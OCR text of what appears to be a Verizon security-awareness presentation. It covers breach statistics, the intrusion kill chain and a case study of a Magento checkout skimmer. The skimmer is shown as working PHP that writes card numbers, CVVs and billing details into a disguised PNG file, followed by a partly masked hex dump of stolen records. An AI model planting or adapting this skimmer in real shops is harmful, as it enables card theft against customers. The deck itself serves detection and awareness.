
Confidential and proprietary materials for authorized Verizon personnel and outside agencies only. Use, disclosure or distribution of this material is not permitted to any unauthorized persons or third parties except by written agreement.

SOURCE: VERIZON 2015 DATA BREACH INVESTIGATIONS REPORT

SOURCE: VERIZON 2015 DATA BREACH INVESTIGATIONS REPORT

Incident Patterns Over Time

Spanning all Incidents




SOURCE: VERIZON 2015 DATA BREACH INVESTIGATIONS REPORT

Narrow the Gap Between Compromise and Discovery

We use different techniques and information at different stages to break the attack (kill) chain quickly.

RECON → TARGET → DEPLOY → EXPLOIT → C&C → EXFIL



Internal Packet Capture

Perimeter Packet Capture

Internal IT (Server, AD)

Internal Content

Perimeter Content


Internal Network Sec

Perimeter Network Sec

Internal NetFlow

Internet NetFlow

Intrusion Kill Chain



Reconnaissance	Research, identification and selection of targets, often represented as crawling Internet websites such as conference proceedings and mailing lists for email addresses, social relationships, or information on specific technologies
Weaponization	Coupling a remote access trojan with an exploit into a deliverable payload, typically by means of an automated tool (weaponizer). Increasingly, client applications data files such as Adobe PDF or Microsoft Office documents serve as the weaponized deliverable
Delivery	Transmission of the weapon to the targeted environment using vectors like email attachments, websites, and USB removable media.
Exploitation	After the weapon is delivered to victim host, exploitation triggers intruders' code. Most often, exploitation targets an application or operating system vulnerability.
Installation	Installation of a remote access trojan or backdoor on the victim system allows the adversary to maintain persistence inside the environment.
Command and Control (C2)	Typically, compromised hosts must beacon outbound to an Internet controller server to establish a C2 channel
Actions on Objectives	Only now, after progressing through the first six phases, can intruders take actions to achieve their original objectives. Typically this objective is data exfiltration which involves collecting, encrypting and extracting information from the victim environment.

Detect, Deny Disrupt Degrade Deceive Destroy

Leverage, discover, analyze

Atomic, computed and behavior indicators

Campaign Analysis – Tools, Techniques and Procedures


verizon

Confidential and proprietary materials for authorized Verizon personnel and outside agencies only. Use, disclosure or distribution of this material is not permitted to any unauthorized persons or third parties except by written agreement.

Quelle: SANS

SOURCE GOOGLE BOOKS NGRAM VIEWER


Security Awareness – Books in English



1998	
Computer Forensic	0.0000000474%
IT Security	0.0000007533%
Firewall	0.0000319398%
Web Proxy	0.0000092258%
Antivirus	0.0000078679%
Incident Response	0.0000024447%
Intrusion Detection	0.0000050067%
Cybercrime	0.0000008886%


SOURCE GOOGLE BOOKS NGRAM VIEWER

Security Awareness – Books in German



1999	
IT Security	0.0000006017%
Firewall	0.0000361160%
Antivirus	0.0000011653%
Incident Response	0.0000003107%
Intrusion Detection	0.0000010890%
Cybercrime	0.0000011189%

Data Exfiltration: A Few Lines Added



```php
error_reporting(0);
if(isset($_POST['payment']) && isset($_POST['payment']['cc_exp_year']) && strlen($_POST['payment']['cc_exp_year']) > 0){
    $payment = $_POST['payment'];
    $billing = Mage::getSingleton('checkout/session')->getQuote()->getBillingAddress()->getData();
    $f = @fopen('/home/shop_production/htdocs/media/catalog/product/l/v/magento.png', "a+");
    if($f){
        fwrite($f, $payment['cc_number']."|".$payment['cc_exp_month'].'|'.$payment['cc_exp_year'].\
           "|".$payment['cc_cid']."|".$payment['cc_owner']."|".$billing['firstname']."|".$billing['lastname'].\
           "|".str_replace("\n", "--", $billing['street'])."|".$billing['city']."|".$billing['region']."|".\
           $billing['region_id']."|".$billing['postcode']."|".$billing['telephone']."|".$billing['country_id'].\
           "|".$billing['email']."\r\n");
        fclose($f);
    }
}
error_reporting(E_ALL);
```

How do you detect?
What are the challenges?

Hexadecimal view on the altered file

Right-Click to Download

```
0000000: 89 50 4e 47 0d 0a 1a 0a 00 00 00 0d 49 48 44 52  .PNG........IHDR
0000010: 00 00 00 40 00 00 00 40 08 06 00 00 00 aa 69 71  ...@...@......iq
0000020: de 00 00 08 4e 49 44 41 54 78 da ed 9b 79 6c 54  ....NIDATx...ylT
0000030: 55 14 c6 d9 94 68 0c 50 16 65 91 ad d0 96 a5 a6  U....h.P.e......
. . .
0000860: ed fc 01 eb f4 c9 64 ef c2 c9 85 34 fa 8d f5 f3  ......d....4....
0000870: f9 ff 01 1b 74 00 8e 88 f5 12 11 00 00 00 00 49  ....t..........I
0000880: 45 XX XX XX XX XX XX XX XX XX XX XX XX XX XX 35  END.B`.47XXXXXXX
0000890: 33 XX XX XX XX XX XX XX XX XX XX XX XX XX XX 32  XXXXX19|5|2017|2
00008a0: 32 XX XX XX XX XX XX XX XX XX XX XX XX XX XX 65  20|MXX J X BXXXX
00008b0: 6c XX XX XX XX XX XX XX XX XX XX XX XX XX XX 36  ll|JXX|BuXXXXl|6
00008c0: 38 XX XX XX XX XX XX XX XX XX XX XX XX XX XX 43  8 London RoadXXX
00008d0: 6f XX XX XX XX XX XX XX XX XX XX XX XX XX XX 4f  XXXXXXX|WATERLOO
00008e0: 56 XX XX XX XX XX XX XX XX XX XX XX XX XX XX 7c  VILLE|||PO8 8EW|
00008f0: 30 XX XX XX XX XX XX XX XX XX XX XX XX XX XX 7c  0XXXX 3XXXX7|GB|
0000900: 72 XX XX XX XX XX XX XX XX XX XX XX XX XX XX 79  rXXXXXXXXXXl@XXX
0000910: 2e XX XX XX XX XX XX XX XX XX XX XX XX XX XX 33  .com..47XXXXXXX3
```

magento.png

Web Browser still shows the picture!

Conclusion – Wake Up

- Fusion of APT and Cybercrime
- Criminals get smarter, and aim for the big pot
- High level financial technologies are available to criminals
- Feeling secure doesn‘t mean we are secure
- Security is always 2 steps behind – close the defection deficit gap
- The question is not if we get hacked, but how quick we find out